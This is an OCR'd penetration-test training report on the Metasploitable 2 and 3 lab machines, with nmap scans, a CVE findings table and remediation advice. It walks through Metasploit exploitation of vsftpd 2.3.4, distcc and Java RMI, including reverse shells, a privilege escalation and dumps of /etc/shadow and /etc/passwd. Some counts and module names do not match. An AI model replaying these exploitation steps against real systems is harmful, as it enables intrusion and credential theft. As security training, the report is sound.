رواد مصر الرقمية

وزارة الاتصـــــالات
وتكنولوجيا المعلومات

PENETRATION TESTING ASSESSMENT REPORT

Network Penetration Test For Metasploitable

Table of Contents

Statement of Confidentiality

The contents of this document have been developed by NPT Team. NPT Team considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from NPT Team. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of NPT Team.

The contents of this document do not constitute legal advice. NPT Team's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect NPT Team external or internal infrastructure.

Engagement Contacts

Contact Information		
Contact	Title	Contact Email
Kareem Abdallah Elgendy	Jr Penetration Tester	kareemelgendy5566@gmail.com
Abdelhamid Mahmoud Rashad	Jr Penetration Tester	mido782002@gmail.com
Abdallah Hesham Faragallah	Jr Penetration Tester	abdallahhesham.954@gmail.com
Musaab Mohammed shaheen	Jr Penetration Tester	mosab.sh54@gmail.com
Mahmoud Fathy Ahmed Sayed	Jr Penetration Tester	mahmoudfathy1302@gmail.com

Executive Summary

A vulnerability assessment and penetration test were conducted on two domains

including Metasploitable 2 and Metasploitable 3 to determine its exposure to a targeted cyber-attack. All tests were conducted in a manner that simulated a malicious attacker engaged in a cyber-attack against Metasploitable 2 , 3 with the following goals,

- Identify whether a remote attacker can penetrate defenses of Metasploitable
- Determine the impact of a security breach of confidentiality and integrity of the private data of the system, availability of information systems of Metasploitable 2 , 3 and internal infrastructure.

Security vulnerabilities that might give a remote attacker unauthorized access to sensitive data have been identified and exploited. The assessments and attacks were carried out with the same degree of access as a typical Internet user would have. The evaluation was carried out in compliance with industry standard guidelines, and controlled conditions were used with all tests and actions.


Scope

Host/URL/IP Address	Hostname
192.168.1.0/24	Metasploitable 2
192.168.1.0/24	Metasploitable 3

Assessment Overview

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Tools Used

This project utilized various cybersecurity tools, including but not limited to:

- **Nmap**: For port scanning and service identification.
- **Metasploit Framework**: For developing and executing exploit code.
- Additional tools such as (hydra , John the ripper , smtp-user-enum), detailed within each service's documentation.

Network Penetration Test Assessment Summary

Summary of Findings

During the course of testing, NPT Team uncovered a total of eighteen (18) findings that pose a material risk to Metasploitable t's information systems. NPT Team also identified one informational finding that, if addressed, could further strengthen Metasploitable's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below table provides a summary of the findings by severity level.

Finding Severity			
High	Medium	Low	Total
5	1	0	18

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

Finding #	CVE	Base score	Severity Level	Finding Name
1	CVE-2011-2523	10.0	HIGH	VSFTPD v2.3.4 backdoor
2	CVE-2004-2687	9.3	HIGH	DistCC Daemon - Command Execution
3	CVE-2011-3556	7.5	HIGH	Java RMI
4	CVE-2007-2447	6.0	MEDIUM	Samba
5	CVE-1999-0651	7.5	HIGH	Netkit-rsh rexecd
6	CVE-2007-3280	9.0	HIGH	PostgreSQL DB 8.3.0 - 8.3.7
7	N/A	7.5	HIGH	Linux telnetd
8	N/A	9.8	Critical	TOMCAT
9	N/A	7.5	HIGH	VNC
10	VE-2010-4516	7.5	HIGH	TWiki
Finding #	CVE	Base score	Severity Level	Finding Name
1	CVE-2015-3306	10.0	HIGH	ProFTPD 1.3.5
2	CVE-2014-6271	10.0	HIGH	Apache httpd 2.4.7
3	CVE-2023-48795	5.9	MEDIUM	OpenSSH < 6.6 SFTP
4	CVE-2014-3704	7.5	HIGH	Drupal 7.0 < 7.31 - 'Drupalgeddon'
5	CVE-2013-0156	7.5	HIGH	Ruby 2.3.8
6	CVE-2013-3238	6.0	MEDIUM	phpmyadmin_preg_replace
7	CVE-2010-2075	7.5	HIGH	unreal_ircd_3281_backdoor
8	CVE-2017-7656	7.5	HIGH	Apache Continuum
9				

Metasploitable 2 Network Scan

```
Nmap scan report for 192.168.237.129
Host is up (0.0012s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
33211/tcp open  java-rmi    GNU Classpath grmiregistry
40772/tcp open  mountd      1-3 (RPC #100005)
55771/tcp open  nlockmgr    1-4 (RPC #100021)
56489/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:2E:DB:9F (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Metasploitable 3 Network Scan

```
┌──(root㉿kali)-[/home/abdallah]
└─# nmap -sV 192.168.1.77 -p 0-65535

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-01 09:46 EEST
Nmap scan report for 192.168.1.77 (192.168.1.77)
Host is up (0.0011s latency).
Not shown: 65525 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
3500/tcp open   http        WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp open   irc         UnrealIRCd
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, UBUNTU, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 119.98 seconds
```

VULNERABILITY FINDINGS

Metasploitable 2

1- VSFTPD v2.3.4 backdoor

- **Description:** vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.
- **Base score:** 9.8
- **Severity:** Critical

  ***** on CVSS Version 2.0 Base score 10.0 and Severity HIGH
- **CVE Reference:** CVE-2011-2523
- **Impact:** The backdoor allows an attacker to gain remote command shell access with root to the system without needing valid credentials. This means an attacker can control the system, execute commands, view sensitive data, and escalate privileges.
- **Remediation:** vsftpd: version 2.3.4 posterior to the 3rd of July 2011.
  If vsftpd 2.3.4 was downloaded between the 30th of June 2011 and the 3rd of July 2011, the new version has to be downloaded:
  https://security.appspot.com/downloads/vsftpd-2.3.4.tar.gz
  https://security.appspot.com/downloads/vsftpd-2.3.4.tar.gz.asc
- **Exploitation Process:**

Using Metasploit

1. Searching for vsftpd 2.3.4
2. Use exploit/unix/ftp/vsftpd_234_backdoor Module

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Back
door Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd
_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][
                                       ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs
                                       /using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)
```

3. Show the options of the Module
4. Change the Module options to match the target machine.

- set RHOSTS 192.168.237.129

5. Run the exploit
6. After the session opened change to meterpreter

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > setg RHOSTS 192.168.237.129
RHOSTS ⇒ 192.168.237.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.237.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.237.129:21 - USER: 331 Please specify the password.
[+] 192.168.237.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.237.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.237.136:45101 → 192.168.237.129:6200) at 2024-10-17
03:53:10 +0300

^Z
Background session 1? [y/N]  y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.237.136:4433
[*] Sending stage (1017704 bytes) to 192.168.237.129
[*] Meterpreter session 2 opened (192.168.237.136:4433 → 192.168.237.129:54318) at 2024-10-17 03
:53:37 +0300
[*] Command stager progress: 100.00% (773/773 bytes)
```

7. Now we have remote shell on the machine

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: root
meterpreter > pwd
/
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040755/rwxr-xr-x  4096     dir   2012-05-14 05:35:33 +0200  bin
040755/rwxr-xr-x  1024     dir   2012-05-14 05:36:28 +0200  boot
040755/rwxr-xr-x  4096     dir   2010-03-17 00:55:51 +0200  cdrom
040755/rwxr-xr-x  13820    dir   2024-10-17 03:47:33 +0300  dev
040755/rwxr-xr-x  4096     dir   2024-10-17 03:47:34 +0300  etc
040755/rwxr-xr-x  4096     dir   2010-04-16 08:16:02 +0200  home
```

2- DistCC Daemon - Command Execution

- **Description:** distcc 2.x, as used in XCode 1.5 and others, when not configured to restrict access to the server port, allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without authorization checks.
- **Base score:** 9.3
- **Severity:** HIGH
- **CVE Reference:** CVE-2004-2687
- **Impact:** DistCC 2.x, as used in XCode 1.5 and others, when not configured to restrict access to the server port, allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without authorization checks.
- **Remediation:** To fix this vulnerability, it is recommended to update distcc to version 2.18.1-1 or later. This version includes the necessary fixes to restrict access to the server port and prevent unauthorized command execution. Users should update their distcc installation as soon as possible to mitigate the risk of exploitation.
- **Exploitation Process:**

  Using Metasploit

  1- Searching for distcc

  2- Use exploit/unix/misc/distcc_exec Module

```
msf6 > search distcc

Matching Modules
================

   #  Name                              Disclosure Date  Rank       Check  Description
   -  ----                              ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec     2002-02-01       excellent  Yes    DistCC Daemon Command
 Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/d
istcc_exec

msf6 > use 0
[*] Using configured payload cmd/unix/reverse_bash
```

  3- Show the options of the Module

  4- Change the Module options to match the target machine.

  - set RHOSTS 192.168.237.129
  - Show the payloads of the Module
  - Set payload payload/cmd/unix/reverse

```
msf6 exploit(unix/misc/distcc_exec) > set payload payload/cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.237.129  yes       The target host(s), see https://docs.metasploit.com/d
                                      ocs/using-metasploit/basics/using-metasploit.html
   RPORT   3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.237.136  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

5- Run the exploit

```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.237.136:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo Z7pLARNcI7waVB6O;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "Z7pLARNcI7waVB6O\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 3 opened (192.168.237.136:4444 → 192.168.237.129:51026) at 2024-10-17
03:59:06 +0300

whoami
daemon
^Z
Background session 3? [y/N]  y
msf6 exploit(unix/misc/distcc_exec) > sessions -u 3
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [3]

[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.237.136:4433
[*] Sending stage (1017704 bytes) to 192.168.237.129
[*] Command stager progress: 100.00% (773/773 bytes)
```

6-After the session opened we change to meterpreter

```
msf6 exploit(unix/misc/distcc_exec) > sessions 4
[*] Starting interaction with 4 ...

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: daemon
meterpreter > cat /etc/shadow
[-] core_channel_open: Operation failed: 1
```

7- Privilege scalation

- search post suggester
- use 0
- options
- set SESSION 4

```
msf6 exploit(unix/misc/distcc_exec) > search post  suggester

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester  .                normal  No     Multi Recon Local
 Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_
exploit_suggester

msf6 exploit(unix/misc/distcc_exec) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the availabl
                                               e exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 4
SESSION => 4
```

- exploit

```
msf6 post(multi/recon/local_exploit_suggester) > exploit

[*] 192.168.237.129 - Collecting local exploits for x86/linux ...
[*] 192.168.237.129 - 198 exploit checks are being tried ...
[+] 192.168.237.129 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to
 be vulnerable.
[+] 192.168.237.129 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to
be vulnerable.
[+] 192.168.237.129 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulne
rable.
[+] 192.168.237.129 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but
 could not be validated.
[+] 192.168.237.129 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.237.129 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is
setuid

[*] 192.168.237.129 - Valid modules for session 4:
================================

 #   Name                                                                Potentially Vulnerable?
Check Result
 -   ----                                                                -----------------------
-------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc                Yes
The target appears to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc                 Yes
The target appears to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4                         Yes
The target appears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc                      Yes
The service is running, but could not be validated.
 5   exploit/linux/local/su_login                                        Yes
The target appears to be vulnerable.
 6   exploit/unix/local/setuid_nmap                                      Yes
The target is vulnerable. /usr/bin/nmap is setuid
```

- we found an exploit can escalate the privilege
- use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec

- show options
- set SESSION 4

```
msf6 > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 4
SESSION ⇒ 4
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set payload linux
/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > options

Module options (exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   PKEXEC_PATH                    no        The path to pkexec binary
   SESSION       4                yes       The session to run this module
                                            on
   WRITABLE_DIR  /tmp             yes       A directory where we can write
                                            files


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.237.136  yes       The listen address (an interface may b
                                     e specified)
   LPORT  4444             yes       The listen port
```

- we set payload linux/x86/meterpreter/reverse_tcp
- exploit
- meterpreter opened again and our Privilege is root now

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit

[*] Started reverse TCP handler on 192.168.237.136:1234
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.3kBbwoo' (1271 bytes) ...
[*] Writing '/tmp/.8VF1YCSUh' (281 bytes) ...
[*] Writing '/tmp/.fS13rIt' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.237.129
[*] Meterpreter session 5 opened (192.168.237.136:1234 → 192.168.237.129:45387) at 2024-10-17 04
:36:02 +0300

meterpreter > getuid
Server username: root
meterpreter > ls
Listing: /tmp
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
041777/rwxrwxrwx  4096  dir   2024-10-17 03:47:33 +0300  .ICE-unix
100444/r--r--r--  11    fil   2024-10-17 03:47:37 +0300  .X0-lock
041777/rwxrwxrwx  4096  dir   2024-10-17 03:47:37 +0300  .X11-unix
100600/rw-------  0     fil   2024-10-17 03:47:48 +0300  5099.jsvc_up

meterpreter > cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
```

3- Java RMI

- **Description:** This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well. Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading, unless another RMI endpoint is active in the same Java process. RMI method calls do not support or require any sort of authentication.
- **Base score:** 7.5
- **Severity:** High
- **CVE Reference:** CVE-2011-3556
- **Remediation:** Upgrade your Java environment to the latest version that contains the security patch for CVE-2011-3556. Oracle released updates to fix this vulnerability in the Java 7 update .
    - Developers can download the latest Java SE release from https://www.oracle.com/java/technologies/javase-downloads.html.
    - Always keep the Java runtime environment and development kit up to date to mitigate future vulnerabilities.
- **Impact**: Easily exploitable vulnerability allows successful unauthenticated network attacks via multiple protocols. Successful attack of this vulnerability can result in unauthorized update, insert or delete access to some Java Runtime Environment accessible data as well as read access to a subset of Java Runtime Environment accessible data and ability to cause a partial denial of service (partial DOS) of Java Runtime Environment.
- **Exploitation Process:**

Using Metasploit

1. Searching for search java-rmi
2. Use exploit/multi/misc/java_rmi_server

3. Show the options of the Module

4. Change the Module options to match the target machine
    - set RHOSTS 192.168.1.14
    - set SRVPORT 80

```
Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to liste
                                         n on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.71     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > setg RHOSTS 192.168.1.7
RHOSTS ⇒ 192.168.1.7
msf6 exploit(multi/misc/java_rmi_server) > set SRVPORT 80
SRVPORT ⇒ 80
```

5. Run the exploit

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.71:4444
[*] 192.168.1.7:1099 - Using URL: http://192.168.1.71/h4UtYGBelAx
[*] 192.168.1.7:1099 - Server started.
[*] 192.168.1.7:1099 - Sending RMI Header...
[*] 192.168.1.7:1099 - Sending RMI Call...
[*] 192.168.1.7:1099 - Replied to request for payload JAR
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the
 right library version.
[*] Sending stage (57971 bytes) to 192.168.1.7
[*] Meterpreter session 3 opened (192.168.1.71:4444 → 192.168.1.7:40307) at 2024-10-17 19:38:40 +0300
```

```
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```

6. we now have a meterpreter session with root

```
meterpreter > cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
```

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
```

4- Samba

The Samba is an implementation of the Server Message Block (SMB) protocol, which enables file and printer sharing between different operating systems within a network. It was originally developed for Windows but is widely used in mixed network environments to allow Unix/Linux systems to interact with Windows-based networks.

- **Description**: The MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the (1) SamrChangePassword function, when the "username map script" smb.conf option is enabled, and allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the (2) remote printer and (3) file share management.
- **Base Score**: 6.0
- **Severity**: Medium
- **Impact**: A remote attacker could exploit these vulnerabilities to gain root privileges via various vectors
- **CVE Reference**: CVE-2007-2447
- **Remediation: -** Apply a patch or upgrade(version 3.0.25 or later)
  - Do not load external shell scripts
  - Restrict access

  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-2447
  https://security.gentoo.org/glsa/200705-15
  https://www.samba.org/samba/history/security.html
  https://exchange.xforce.ibmcloud.com/vulnerabilities/34307
- **Exploitation Process:**


Using Metasploit

1. Open Metasploit to search for samba

